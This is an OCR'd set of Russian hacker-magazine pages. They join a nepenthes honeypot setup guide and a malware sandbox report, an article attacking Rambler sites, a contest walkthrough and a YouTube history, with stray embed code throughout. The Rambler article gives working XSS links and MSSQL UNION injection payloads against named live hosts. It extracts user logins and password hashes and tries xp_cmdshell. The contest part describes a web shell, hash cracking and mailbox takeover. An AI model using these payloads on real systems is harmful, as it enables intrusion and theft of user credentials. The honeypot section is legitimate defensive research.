
Основными зависимостями для Linux являются библиотеки:

- libcurl (библиотека утилиты curl для передачи файлов по URL-соглашению);
- libmagic (для определения типа файла);
- libpcre (использование Perl-совместимых регулярных выражений);
- libadns (для асинхронного резолвинга DNS);
- libcap (для использования возможностей ядра);
- libpcap (для дампа сетевых пакетов).

Помимо прочего, для модуля honeytrap в Linux понадобится iptables, соответственно, для FreeBSD — ipfw. Подробнее об установке зависимостей, да и вообще об установке, в том числе



> Внимание! Хранение бинарников вирусов может выйти тебе боком — мало ли до чего ребята в погонах докопаются. Они не будут разбираться, в каких целях ты их коллекционируешь. Мы-то с тобой знаем, что исключительно в исследовательских! Будь осторожен. Чти УК РФ.



> Внешний вид GUI-оболочки конструктора самораспространяющегося бота Agobot

> Активность распространения сетевой заразы, согласно mvcollect

для MacOS X и cygwin под Windows можно прочитать в Readme по nepenthes на официальном сайте. Теперь перейдем к настройке. Первым делом необходимо изменить некоторые параметры в файле /etc/nepenthes/nepenthes.conf, раскомментировав строку «"submitnorman.so", "submit-norman.conf", ""». Это позволит нам воспользоваться Norman Sandbox для получения копий результатов run-time анализа загруженных бинарников на твою электронную почту. Содержимое submit-norman.conf должно выглядеть примерно так:

```
submit-norman
{
// this is the address where norman sandbox reports will be sent
 email "shados@real.xakep.ru";
};
```

Естественно, вместо моего адреса здесь должен быть твой. Далее, добавим nepenthes в автозагрузку на уровень default (для Gentoo):

```
shados # rc-update add nepenthes default
 * nepenthes added to runlevel default
                                [OK]
shados # /etc/init.d/nepenthes start
 * Starting nepenthes ...
                                [OK]
```

Теперь сервис nepenthes будет автоматически стартовать при каждом перезапуске системы. Сразу после запуска в конфигурации по умолчанию nepenthes должен слушать большое количество TCP-/IP-портов, вроде тех, что указаны ниже.

```
shados # netstat -pa | grep nepenthes
tcp 0 0 *:imaps *:* LISTEN 7596/nepenthes
tcp 0 0 *:pop3s *:* LISTEN 7596/nepenthes
tcp 0 0 *:3140 *:* LISTEN 7596/nepenthes
tcp 0 0 *:epmap *:* LISTEN 7596/nepenthes
tcp 0 0 *:5000 *:* LISTEN 7596/nepenthes
tcp 0 0 *:nameserver *:* LISTEN 7596/nepenthes
```

Вывод урезан для удобства, но среди всех открытых портов ты обязательно обнаружишь твои любимые 445, 135, 3140, если, конечно, они чем-нибудь не заняты (например, 135 — samba). Поэтому для целей ханипота желательно использовать выделенную машину, а все явно светящиеся порты, не относящиеся к эмуляции Windows, необходимо извне прикрыть (-j DROP) с помощью iptables, так как они могут выдать honeypot с ушами при обычном сканировании nmap'ом. Но об этом позже.

Будем считать, что теперь все готово к использованию, так как с остальными мелкими нюансами ты сам вполне сможешь разобраться, обложившись документацией и дотошно вкуривая man nepenthes и man nepenthes.conf. Если все свои изыскания ты проводишь в интернете, а не в маленькой локалке, то через несколько минут сенсор nepenthes запишет в /var/log/nepenthes/logged_downloads и /var/log/nepenthes/nepenthes.log первую информацию (в зависимости от настройки ведения логов). Например, в logged_downloads можно будет увидеть следующие записи.

```
shados # tail -n 3 ./logged_downloads
[2007-01-09T10:06:52] xxx.xxx.78.158 -> yyy.yyy.136.243 tftp://xxx.xxx.78.158/config.exe
[2007-01-09T11:47:19] xxx.xxx.137.89 -> yyy.yyy.136.243 tftp://xxx.xxx.137.89/ctfmom.exe
[2007-01-09T12:39:07] xxx.xxx.144.212 -> yyy.yyy.136.243 ftp://1:1@xxx.xxx.144.212:29154/eraseme_35862.exe
```

Надеюсь, их смысл здесь вполне понятен. Далее админу самому решать, блокировать ли эти адреса или собирать коллекцию заразы, которая приходит с них. Все загруженные файлы хранятся в папке /var/lib/nepenthes/binaries с именами в виде их md5-сумм:


```
shados # ls -lah
— rw-r--r-- 1 nepenthes nepenthes 1.3M Dec 25 05:07 fa96d82f8a00d32ed140641153714715
— rw-r--r-- 1 nepenthes nepenthes 94K Jan 4 01:42 fdb99325e908b93da353cd2661823b7e
— rw-r--r-- 1 nepenthes nepenthes 57K Dec 25 02:52 ff211ee0d9313bdaa1cdd9540955bd19
```

Каждый такой файл прямиком отправляется в «песочницу» к Норману ;), а в качестве отчета приходит письмо следующего содержания:

ОТЧЕТ ДЛЯ IRC-БОТА BACKDOOR.WIN32.RBOT.GEN

```
nepenthes-eac5fd7b9d8172ecd1fc1a5d950e441e-MSSDEV.EXE : W32/Spybot.gen4 (Signature: W32/Spybot.BDAU)
 [ General information ]
 * File length: 141824 bytes.
 * MD5 hash: eac5fd7b9d8172ecd1fc1a5d950e441e.

 [ Changes to filesystem ]
 * Creates file C:\WINDOWS\SYSTEM32\MSSDEV.EXE.
 * Deletes file 1.
```



› Источники распространения заразы, согласно статистике проекта mvcollect.

```
[ Changes to registry ]
* Creates value "iexplorers"="C:\
WINDOWS\SYSTEM32\MSSDEV.EXE"
in key "HKLM\Software\Microsoft\
Windows\CurrentVersion\Run".
* Creates value "iexplorers"="C:\
WINDOWS\SYSTEM32\MSSDEV.EXE"
in key "HKLM\Software\Microsoft\
Windows\CurrentVersion\RunServices".
* Creates key "HKCU\Software\
Microsoft\OLE".
* Sets value "iexplorers"="C:\WINDOWS\
SYSTEM32\MSSDEV.EXE" in key "HKCU\
Software\Microsoft\OLE".

[ Network services ]
* Looks for an Internet connection.
* Connects to «irc.someserver.com» on
port 1982 (TCP).
* Connects to IRC Server.
* IRC: Uses nickname ezkie.
* IRC: Uses username ezkie.
* IRC: Joins channel #<ИМЯ КАНАЛА>
with password <ПАРОЛЬ>.
* IRC: Sets the usermode for user ezkie
to +i-x.
* IRC: Uses nickname ern.
* IRC: Sets the usermode for user ern to
+i-x.

[ Process/window information ]
* Creates a mutex 1337bot.
* Will automatically restart after boot (I'll
be back...).

[ Signature Scanning ]
* C:\WINDOWS\SYSTEM32\MSSDEV.EXE
(141824 bytes) : W32/Spybot.BDAU.
```

Как видишь, для того чтобы проанализировать бота не требуется никаких специальных знаний ассемблера и кропотливой работы с отладчиком, но она определенно более продуктивна, тем более что некоторые боты, наподобие Agobot, применяют антиотладочные приемы для защиты или упакованы хитрым протектором. Хотя и здесь можно сделать финт ушами (или ход конем, смотря кому что нравится), просто отправив полученный бинарник на изучение в www.virustotal.com — бесплатному сервису сканирования бинарников множеством различных антивирусных продуктов. Однако столь подробный и полный отчет получить уже не удастся. Теперь пару слов в цифрах. В течение ровно одного месяца я коллекционировал заразу, так что набрал аж 83 скомпилированных файла и ~30-40 различных шелл-кодов. При этом около 40% бинарников Norman Sandbox распознать не смог — сказались те самые защиты/антиотладка и/или фазы Луны в четвертую пятницу месяца. Пришлось проверять весь букет Кашперовским.

Вместо заключения

Ввиду малого объема статьи, я не смог рассказать тебе о том, как можно научить червя обнаруживать nepenthes, как постараться этого не допустить, что такое липкий ханипот для сетевых тварей и почему он может задержать вирусную эпидемию. А еще о том, как наши спецы из Hell Knights занимались реверсингом того самого бота из листинга, и много еще о чем. Но спешу тут же тебя обрадовать — все это ты сможешь прочесть в полной версии статьи на hellknights.void.ru и на моей хомпаге shados.0x48k.cc. К выходу журнала я как раз завершу свои изыскания. Только вот это уже совсем неважно. Раз ты уже знаешь, что такое nepenthes, то можешь сам смело начинать отлавливать и исследовать сетевую заразу — возможно, и нам будет чему у тебя поучиться.



МАГ
/ MAG@WAPP.RU, ICQ 878477 /

БОМБИМ RAMBLER!

БАГИ КРУПНЕЙШЕГО ИНТЕРНЕТ-ХОЛДИНГА

Rambler.ru — один из крупнейших проектов рунета, предоставляющий пользователям большое количество разнообразных сервисов. Проект таких масштабов — настоящая приманка для хакеров. Мне потребовался всего один вечер, чтобы провести аудит всей этой адской системы. На свое удивление, я обнаружил море ошибок и недоделанных скриптов. И всем этим непременно горю желанием поделиться с тобой.

XSS для разгона

Первым делом я решил поискать XSS-баги проекта, так как очень сомневался в существовании более крупных, подобных sql-инъекциям и т.п. (как выяснится позже, я глубоко заблуждался :)). Зайдя на Гугл, я ввел для поиска строку «site:rambler.ru filetype:php» и немного походил по выданным результатам. Среди них был сайт некой игрушки Destiny Sphere. Побродив по нему, я наткнулся на сайт alpha.destinysphere.ru (к сожалению, альтернативной ссылки с Рамблера на этот ресурс нет). Не мудрствуя лукаво, я скопипастил первую попавшуюся ссылку сразу с кавычкой:

```
http://alpha.destinysphere.ru/
?p=newsweek&pubId=231&pubMode=
showPub '
```

На это система мне выдала:

```
Message: From object Parametrs
– Value [showPub] is incorrect
for recived parameter [pubMode]
by type.
```

Это уже было интересно :). Чуть-чуть поизвращавшись с этим параметром, я понял, что ничего серьезного из него не выжать, и просто подставил в pubMode значение showPub «<script>alert(document.cookie)</script>», на что браузер показал мне мои плюшки :).

Кстати, движок этого сайта был таким же, как и ds.rambler.ru, но XSS-баг работал только в нем.

Ошибки скриптов


Следующим моим запросом в Гугле был «site:rambler.ru error». Таким образом можно посмотреть ошибки скриптов Рамблера :). Поисковик сразу выдал целую тучу ссылок, где присутствовало, например, такое:

```
error while executing /www/
face.html: Can't call method
«prepare» on an undefined value
at /usr/local/project/faces/
perl/Content/StableDBI.pm line
74 (people.rambler.ru/face.
html?s=35&year=2002)
```

Но все подобные баги остались лишь в кэше Гугла. Единственная непофиксенная страница



> Логины пользователей в «Арене»



> XSS в играх на Рамблере

— это http://horoscopes.park.rambler.ru/fortune.html, перейдя на которую, наблюдаем:

```
error:        Can't call method «name» on
an undefined value at /home/horo2/source/
comps/www/fortune.html line 16.
context:
...
12:   <tr><td valign="top">
13:   <div style="padding: 0px 0px 0px
0px; width: 190px; float: left">
14:   <& «components/runa_nav.msn»,
id=>$id, sec=>$sec &>
15:   </div>
16:   <b><% $doc->name %></b>
17:   <div align="justify">
18:   % if ((!defined $sec) or (defined
$id)) {
19:   <% $doc->text %>
20:   <a href="#top">Наверх</a>
...
code stack:    /home/horo2/source/comps/
www/fortune.html:16
/home/horo2/source/comps/autohandler:14
```

Если будет время, можешь разобраться с ней сам. Я же забил и стал искать более существенные баги :).

XSS на закуску

Теперь поищем XSS-дырки посерьезнее на остальных проектах Рамблера. Первым делом зайдем на «Rambler-Финансы» (finance.rambler.ru). Сразу бросается в глаза несколько окошек, связанных с котировками валют и прочими солидными фишками. Вводим в окошко «Найти котировку» кавычку, и что мы видим? Кавычка не экранируется! Далее пишем «<script>alert(document.cookie)</script>» и наблюдаем свои печенюшки и информацию о том, что котировка не найдена =). Чтобы сделать использование XSS более удобным, находим нужный нам параметр в html-коде документа и получаем следуюшую ядовитую ссылку:

```
http://finance.rambler.ru/db/instrsearch.
html?words=<script>alert(document.
cookie)</script>,
```

В нее можно внедрить любой код для исполнения на стороне клиента.

Следующий объект исследования — «Rambler-Игры» (games.rambler.ru). Здесь мы можем использовать XSS-баг на странице авторизации http://games.rambler.ru/login.html. Просматривая html-код страницы, можно наткнуться на hidden-параметр back, в котором хранится адрес страницы. На нее пользователь перейдет сразу после авторизации.

Итак, сооружаем ссылку:

```
http://games.rambler.ru/login.html?ba
ck="><script>alert(document.cookie)</
script><»,
```

После перехода по ней видим свои куки :). Как и в предыдущей дырке, здесь тоже не экранируются кавычки.

SQL на сладкое

Итак, теперь самое вкусное :). У Рамблера есть очень и очень известная игрушка «Арена» (arena.rambler.ru или arena.ru), в которую гамят постоянно до тысячи человек онлайн. Начав исследование этого проекта, я наткнулся на базу знаний «Арены» (описание скиллов, NPC, оружия, вещей и т.д.) по адресу kb.arena.rambler.ru. Немного поизучав ссылки, я соорудил такой запрос:

```
http://kb.arena.rambler.ru/objects.
php?it=CR'
```

И получил mssql-ошибку:

```
Warning: mssql_query(): message: Unclosed
quotation mark after the character string
'CR\' ) and Quested < 1 order by ItemLevel
'. (severity 15) in /home/kb.arena.ru/web/
objects.php on line 133
Warning: mssql_query(): message: Incorrect
syntax near 'CR\' ) and Quested < 1 order
by ItemLevel '. (severity 15) in /home/
kb.arena.ru/web/objects.php on line 133
Warning: mssql_query(): Query failed in
/home/kb.arena.ru/web/objects.php on line
133
```


Это не могло не радовать :). Но теперь следовало выжать из этой дыры хоть какую-то пользу. Кавычки, как видно из информации об ошибке, экранировались. Но это не помешало мне составить следующий запрос:




> http://rambler.ru — интернет-холдинг Rambler
> http://arena.ru — бажный проект Рамблера.



> Все описанное в статье является плодом больного воображения автора. Любые совпадения с существующими сайтами случайны.


› Список всех полей в БД «Арены»



› XSS в Destiny Sphere

Значит, несмотря на экранирование кавычек, запросы к базе все же можно выполнять :). Теперь подбираем количество полей в БД:

```
http://kb.arena.rambler.ru/
objects.php?it=CR') union select
NULL,NULL,NULL,NULL,null,null,n
ull,null,null,null,null,null,nu
ll,null,null,null,NULL--
```

Этот запрос не вызывает ошибки с различным количеством полей в БД и использованием UNION. Количество полей подобрано. Теперь нам необходимо узнать названия таблиц. В MsSQL все они хранятся в таблице INFORMATION_SCHEMA.TABLES в поле TABLE_NAME. Исходя из этого, составляем запрос:

```
,null,TABLE_NAME,null,null,nul
l,null,null,null,null,null,nu
ll,null,NULL FROM INFORMATION_
SCHEMA.TABLES—
```

И получаем список из названий таблиц. Дальше неплохо было бы узнать и названия полей из найденных таблиц. К сожалению, из-за экранирования кавычек нельзя вывести поля из одной определенной таблицы (запрос «WHERE='таблица'» просто выдаст ошибку и не выполнится), но вполне возможно вывести их все сразу. В MsSQL эта информация хранится в INFORMATION_SCHEMA.COLUMNS в поле COLUMN_NAME. Составляем новый запрос:

```
http://kb.arena.rambler.ru/
objects.php?it=CR') union select
NULL,NULL,NULL,NULL,null,COLU
MN_NAME,null,null,null,null,n
ull,null,null,null,null,null,
NULL FROM INFORMATION_SCHEMA.
```

```
tFlash_objecttype_old3
tFlash_objecttypeSubtypes
```

Теперь неплохо было бы покопаться в таблице с аккаунтами пользователей. Вероятнее всего, она называется tLogins :). А пароли и логины, естественно, хранятся в полях Password и Login. Таким образом, запрос «http://kb.arena.rambler.ru/objects.php?it=CR') union select NULL,NULL,NULL,NULL,null,Password,null ,null,null,null,null,null,null,null,null,null,NU LL ROM tLogins--», по идее, должен выдать нам список из всех паролей пользователей «Арены», но в итоге мы получаем только:

```
Fatal error: Allowed memory size
of 16777216 bytes exhausted
(tried to allocate 204 bytes) in
/home/kb.arena.ru/web/objects.
php on line 133
```

Тут необходимо применить маленькую хитрость. Так как в этой игрушке очень много зарегистрированных пользователей, скрипт, естественно, не сможет выдать нам информацию по всем одновременно. В MsSQL, чтобы ограничить запрос, применяется оператор «TOP цифра». Исходя из этого, немного изменим предыдущий запрос:

```
http://kb.arena.rambler.ru/
objects.php?it=CR') union select
TOP 20 NULL,NULL,NULL,NULL,null,
Password,null,null,null,null,nu
ll,null,null,null,null,null,NUL
L FROM tLogins--
```

Этим запросом мы извлекаем только первые 20 паролей (кстати, все пароли зашифрованы md5). Соответственно, логины к этим паролям можно узнать так:

```
http://kb.arena.rambler.ru/
objects.php?it=CR') union select
TOP 20 NULL,NULL,NULL,NULL,null
,Login,null,null,null,null,null
,null,null,null,null,null,NULL
FROM tLogins--
```

На этом можно было бы и закончить, если бы не еще одна особенность sql-сервера от мелкомягких — возможность исполнения shell-команд :). Погуглив на эту тему, я поколдовал над линком к еще одному бажному скрипту базы знаний «Арены»:

```
http://kb.arena.rambler.ru/
char_sig.php?r=1';exec master.
dbo.xp_cmdshell dir--
```

Но скрипт крупно обломал меня:

```
mssql_query(): message: SQL
Server blocked access to
procedure 'sys.xp_cmdshell'
of component 'xp_cmdshell'
because this component is turned
off as part of the security
configuration for this server.
A system administrator can
enable the use of 'xp_cmdshell'
by using sp_configure. For more
information about enabling
'xp_cmdshell', see «Surface Area
Configuration» in SQL Server
Books Online. (severity 16) in
/home/kb.arena.ru/web/char_sig.
php on line 24
```

Компонент, отвечающий за исполнение команд, был тупо выключен :(. Но и так уже много получив из этого бага, не испытывая судьбу, я решил закрыть страницу с «Ареной» :).

The end

Конечно, ты можешь спросить, почему я не использовал ни одного бага в своих корыстных целях? На это я отвечу лишь одно: своя шкура дороже :). Моя задача была лишь в том, чтобы предоставить тебе информацию к размышлению.



Х-КОНКУРС

Вспомним старое. Сейчас я расскажу тебе, как надо было проходить новогодние испытания. Любой, кто приступил к прохождению, легко мог бы заподозрить уязвимость в сценарии index.php типа sql-injection. Недолго помучившись, подставляем в значение параметра news_id «-1 union select 1,2», но что делать дальше? Имен таблиц мы не знаем, но крутящийся на тачке сервер mysql можно определить с помощью функции version(). Следовательно, используем все прелести этой замечательной субд, а именно load_file(file_name). Раскрытие пути можно обнаружить в исходнике html-кода при ошибочном запросе к базе. Так как php сконфигурирован с magic_quotes=on, то строчку для инъекции нужно представлять в шестнадцатеричном виде (подробности на страницах всеми любимого журнала). Но чтение index.php нам ничего не даст, так как прав на conf.php у нас не хватает. Поэтому ученый хакер попробует обратиться не к «файлу», а к директории, что в нашем случае прокатывает :).

В получитабельном листинге директории веб находим имя каталога 0day_adminka, заходим и наслаждаемся формой авторизации. Логин угадывается сразу — «ivanov», а пароль... Тут нужно было хакерские фильмы смотреть: вводим «sex» и мы уже имеем веб-шелл. Права на conf.php, конечно же, есть, иначе как бы index.php инклудил соответствующие скрипты ;).

Подключаемся к базе; обнаруживаем таблицу emails; из нее вытаскиваем мыло, имя — Сачков Илья, хэш, по всей видимости, mysql-формата. Сбрутив хэш, пробуем результат «313373» в качестве пароля к ящику pidorcheto@rambler.ru — подходит! В папке «Входящие» обнаруживаем письмо от pidorcheto@yandex.ru. Пробуем вышеупомянутый пароль к новому ящику — не подходит. Но можно попытаться воспользоваться службой восстановления пароля. На секретный вопрос «Девичья фамилия матери» отвечаем «Сачкова» и устанавливаем новый пароль. Страничка на народ.ру оказалась пустой, но внутри все куда интереснее :).

Скачиваем rar-архив, наслаждаемся темой из кинофильма «Брат» и размышляем, что же делать дальше. Многие долго думали насчет загадочной mp3'шки, но разгадка была совершенно в другом. Введя в любом поисковике «Сачков», можно наткнуться на статью, конечно же, просто его однофамильца «Скрытые архивы в jpg-файлах». Открыв наш архив любым jpg-вьювером, получаем данные о хакере Васе и отправляем их мне. Вот и все.

P.S. А, чуть не забыл :). Мартовский конкурс ждем 21-го числа. Подсказок делать не буду, разберешься сам!

Ура! Очередная победа! В февральском конкурсе победил чувак под ником flak (flak@rulezz.ru). Хвала ему и почет, а также главный приз — годовая подписка на журнал «Хакер».

youtube.com aram name="wmode" value="transparent"></param><embed src="http://www.youtube.com/v/LpQZZHuC-Pw" type="application





МАРИЯ «MIFRILL» НЕФЕДОВА
/ MIFRILL@RIDDICK.RU /



BROADCAST YOURSELF!

РАССКАЗ О ВИДЕОСЛУЖБЕ YOUTUBE.COM

Сверхпопулярный сегодня YouTube однозначно можно назвать интернет-феноменом. За какой-то год с небольшим он стал одним из самых посещаемых сайтов Сети, спровоцировал рекордное количество скандалов и исков от правообладателей, а также заставил СМИ взглянуть на развитие интернета под другим углом. Чем же YouTube обязан такому оглушительному успеху, почему его все еще не закрыли и что ждет сервис дальше? Хочешь знать — читай дальше!

Зарождение

YouTube был основан в феврале 2005 года тремя друзьями и коллегами — дизайнером Чадом Хэрли и специалистами по вычислительной технике Стиви Ченом и Джаведом Каримом. Судьба свела молодых людей во время работы на известный сетевой сервис PayPal (Хэрли, например, был разработчиком оригинального логотипа PayPal). Уволившись оттуда, они решили объединить усилия и продолжить деятельность в сфере сетевого бизнеса, создав нечто свое. Так15 февраля 2005 года было зарегистрировано доменное имя youtube.com.

На разработку сайта потребовалось несколько месяцев. Предварительная версия была готова и запущена в мае, а официальное открытие сервиса состоялось спустя еще полгода. Как и многие молодые интернет-компании, YouTube начинал очень скромно. Достаточно сказать, что его офис располагался в гараже и весь расчет состоял в привлечении к делу инвесторов, готовых рискнуть и сделать ставку на новый проект. Но далеко не всем начинающим интернет-предприятиям везет так, как повезло YouTube. Уже в ноябре 2005-го ими заинтересовалась фирма Sequoia Capital, специализирующаяся на венчурных капиталах, и вложила в дело 3,5 миллиона долларов. Кроме того, к совету директоров YouTube присоединился Рольф Бота, бывший финансовый директор PayPal, теперь работающий в Sequoia Capital. Сервис развивался очень быстро, и в апреле 2006-го Sequoia Capital добавила к своим инвестициям еще 8 миллионов долларов, предвидев бум, который произошел в следующие несколько месяцев.

Летом 2006-го YouTube был одним из самых быстроразвивающихся сайтов Сети. В системе Alexa Internet, предоставляющей статистическую информацию по трафику, посещаемости и популярности, YouTube занимал пятое место, обогнав по скорости роста даже MySpace.com. Статистика поражала — за день сайт посещало порядка 20 миллионов человек. За 24 часа просматривалось 100 миллионов роликов и закачивалось еще 65 тысяч новых. Сайт прочно занял лидирующую позицию на рынке онлайн-видео. К примеру, по данным Hitswise.com, 65% этого рынка в Соединенном Королевстве уже принадлежало именно YouTube.

Феноменальный успех и большие проблемы

Множество экспертов и аналитиков сошлись во мнении касательно причин столь громкого успеха сайта. YouTube — один из сетевых феноменов, что зарождаются под влиянием внешних тенденций, в данном случае это был невиданный всплеск интереса к сетевому видео. Прогресс и технологии не стоят на месте, и в тот момент широкополосный интернет распространился достаточно, чтобы породить такую волну интереса. Эта теория подтверждается и ростом популярности к схожему сервису — Google Video.

Принцип работы YouTube прост как все гениальное. Это просто хостинг под любительское видео, куда можно закачивать клипы, где можно просматривать ролики и комментировать их. Использование технологии Adobe Flash video (.flv) позволило получить хорошее качество видео и минимизировать вес роликов, экономя трафик пользователей. Основным контентом сайта стали любительские видеоклипы, а возможности обсуждения роликов и выставления им оценок так понравились посетителям, что вокруг YouTube быстро зародилось свое коммьюнити. Стоит отметить, что дружное сообщество, ратующее за любимый ресурс, для YouTube жизненно важная необходимость. Львиную долю нечистого с юридической точки зрения материала отлавливают сами пользователи. Отслеживать защищенные копирайтами материалы крайне непросто, ведь даже любительский клип с использованием кадров из фильма уже нарушает закон.

Но у любого успеха всегда есть обратная сторона, и у YouTube почти сразу возникли проблемы. Сначала — с оплатой трафика. Финансовая сторона дела строилась на доходах от рекламы, размещенной на сайте. Это одна из самых распространенных бизнес-моделей на сегодняш-

"425" height="350"></embed></object> <object width="425" height="350"><param name="movie" value="http://www.youtube.com/v/LpQZZHuC-Pw"></param><param name

